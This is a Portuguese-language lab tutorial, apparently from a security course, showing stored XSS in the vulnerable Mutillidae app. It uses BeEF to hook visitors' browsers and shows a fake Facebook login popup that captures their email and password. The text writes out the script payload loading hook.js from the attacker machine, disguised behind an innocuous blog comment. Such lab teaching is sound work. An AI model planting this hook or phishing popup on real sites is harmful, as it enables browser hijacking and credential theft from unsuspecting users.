

11


## XSS com Beef

### Transcrição

Agora, vamos utilizar uma ferramenta que ajudará a controlar ainda mais a máquina da vítima. O nome da ferramenta é **Beef**.

A **Beef** já foi instalada no Kali Linux, basta clicar no ícone do Touro, na área de trabalho, para acessá-la.


Antes de utilizar tal ferramenta, vamos entender o que faremos. Observando o terminal do Kali Linux o **Beef** nos informa que devemos inserir um `script` na página vulnerável:



```
File Edit View Search Terminal Help
[*] Please wait as BeEF services are started.
[*] You might need to refresh your browser once it opens.
[*] UI URL: http://127.0.0.1:3000/ui/panel
[*] Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>
root@kali:~#
```

Assim, quando o usuário comum acessar a página do *Multillidae*, o **Beef** capturará a sessão da vítima e mostrará para nós. Note que junto ao `script` é pedido um endereço IP. Nós vamos inserir o número do Kali Linux, pois, todas as informações referentes à vítima devem ser mostradas para nós nessa máquina.

Ao tentar conectar no *Multillidae* aparece a seguinte mensagem:



É necessário desabilitar as configurações que havíamos feito, então, clicamos no ícone das três linhas que fica no menu do navegador do Firefox e seguimos por:

"Preferences > Advanced > Network > Settings"

Na janela que abre mudamos a configuração para "No proxy".


Agora, com o script copiado, acessaremos a página da *Multillidae*. Uma vez na página resetamos o banco de dados ("Reset DB") e, depois, acessamos o Blog em:

"OWASP 2013 > A3 - Cross Site Scripting (XSS) > Persistent (Second Order) > Add to your blog"

Lembrando que podemos incluir uma mensagem qualquer na caixa de texto, justamente, para não levantar suspeitas: "Ficou bem legal esse site!". E, logo abaixo, inserimos o script do **Beef**:

```
Ficou bem legal esse site!
<script src="http://<IP>:3000/hook.js"></script>
```

Falta inserir o IP! Lembrando que para verificar o número do Kali Linux basta abrir o Terminal e digitar `ifconfig`:




```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.1.39 netmask 255.255.255.0 broadcast 192.168.1.255
          inet6 fdf4:22ef:e281:1:b142:d796:507d:f2a prefixlen 64 scopeid 0x0<global>
          inet6 fe80::a00:27ff:fe27:6d4 prefixlen 64 scopeid 0x20<link>
      inet6 2804:431:b719:88da:a00:27ff:fe27:6d4 prefixlen 64 scopeid 0x0<global>
          inet6 2804:431:b719:88da:b142:d796:507d:f2a prefixlen 64 scopeid 0x0<global>
          inet6 fdf4:22ef:e281:1:a00:27ff:fe27:6d4 prefixlen 64 scopeid 0x0<global>
          ether 08:00:27:27:06:d4 txqueuelen 1000 (Ethernet)
          RX packets 4266 bytes 1407678 (1.3 MiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 3272 bytes 1664681 (1.5 MiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
          inet6 ::1 prefixlen 128 scopeid 0x10<host>
          loop txqueuelen 1 (Local Loopback)
          RX packets 1929 bytes 4934446 (4.7 MiB)
          RX errors 0 dropped 0 overruns 0 frame 0
```

Esse endereço IP foi copiado e colado junto ao script, ficando da seguinte maneira:

```
Ficou bem legal esse site!
<script src="http://192.168.1.39:3000/hook.js"></script>
```


Agora, basta clicar em *Save Blog Entry*:



2 Current Blog Entries			
	Name	Date	Comment
1	anonymous	2016-11-17 06:22:45	Ficou bem legal esse site!
2	anonymous	2009-03-01 22:27:11	An anonymous blog? Huh?

Falta iniciar o **Beef** para que ele possa capturar as vítimas. Fazemos login nele usando o `username beef` e senha de mesmo nome.


Agora, vamos acessar o site da **Multillidae** como usuário comum, acessamos o Blog e nos deparamos com a página aparentemente normal. Vamos acessar novamente o **Beef** e observar as informações que ele nos traz:



The screenshot shows the BeEF Control Panel interface. On the left, a sidebar titled 'Hooked Browsers' lists 'Online Browsers' with entries for 192.168.1.37, 192.168.1.39, and 192.168.1.33. The entry for 192.168.1.39 is highlighted with a red box. The main content area is titled 'Getting Started' and features the BeEF logo and a brief introduction. Below the introduction, the 'Hooked Browsers' section is expanded, showing detailed information for the selected browser (192.168.1.39). The information includes:

- Browser Version: UNKNOWN
- Browser UA String: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
- Browser Language: pt-BR
- Browser Platform: Win32
- Browser Plugins: Widevine Content Decryption Module, Shockwave Flash, Chrome PDF Viewer, Native Client
- Window Size: Width: 1280, Height: 662

O *Hooked Browsers* indica as vítimas que foram capturadas. O segundo número se refere à vítima que fez acesso utilizando *Windows*. Clicando duas vezes em cima do número dela, teremos acesso a diversas informações:



The screenshot shows the BeEF Control Panel interface with the 'Details' tab selected. The 'Current Browser' section displays detailed information for the captured browser (192.168.1.39). The information includes:


- Category: Browser (6 Items)
  - Browser Version: UNKNOWN
  - Browser UA String: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
  - Browser Language: pt-BR
  - Browser Platform: Win32
  - Browser Plugins: Widevine Content Decryption Module, Shockwave Flash, Chrome PDF Viewer, Native Client
  - Window Size: Width: 1280, Height: 662
- Category: Browser Components (12 Items)
  - Flash: Yes
  - VBScript: No
  - PhoneGap: No
  - Google Gears: No
  - Web Sockets: Yes
  - QuickTime: No
  - RealPlayer: No

Com o usuário capturado temos acesso a sua máquina e com isso podemos fazer algumas ações interessantes. Por exemplo, enganar a vítima roubando a senha e login do seu Facebook. No **Beef**, podemos clicar na aba *Commands* e no *Module Tree* nós inserimos um *Pretty Theft* ("roubo bonitinho", tradução livre):

Clicando no item que acabamos de criar, verificaremos que o ataque já está todo definido:


O ataque envolve um *pop up* que aparecerá na página da vítima e será referente ao **Facebook**. A ideia é enganar o usuário e fazer com que ele introduza os dados de sua conta.

Com tudo pronto, pressionaremos o botão "Execute" que encontra-se no canto inferior da página do **Beef** à esquerda. Ao acessar a página da *Multillidae* como usuário podemos confirmar que o *pop up* foi realmente enviado:



O usuário ao preencher o *pop up* acaba fornecendo ao hacker informações privadas.

Vamos retornar ao Kali Linux e abrir o **Beef**, ao selecionarmos o comando que executamos podemos verificar o seguinte:



The screenshot shows the BeEF (Browser Exploitation Framework) user interface. On the left, a sidebar titled 'Hooked Browsers' lists 'Online Browsers' with entries for '192.168.1.37' and '192.168.1.39', and an 'Offline Browsers' section. The main area has tabs for 'Getting Started', 'Logs', 'Current Browser', and 'Commands'. The 'Commands' tab is selected, showing a 'Module Tree' on the left with 'Pretty Theft' expanded to show 'Misc (1)' and 'Social Engineering (1)'. The 'Module Results History' table on the right shows a single entry: id 0, date 2016-11-17 06:26, label 'command 1', and data 'data: answer=teste@teste.com:123456' with a timestamp of 'Thu Nov 17 2016 06:27:06 GMT-0500 (EST)'. The top right corner shows 'BeEF 0.4.6.1-alpha' and links for 'Submit\_Bug' and 'Logout'.

Ou seja, o e-mail e a senha da vítima foram capturadas.

Perceba que ao capturamos a vítima, é possível executar comandos e funções justamente com o intuito de enganá-la e pegar as informações desejadas.

Lembrando que testar isso em sites reais é **illegal!**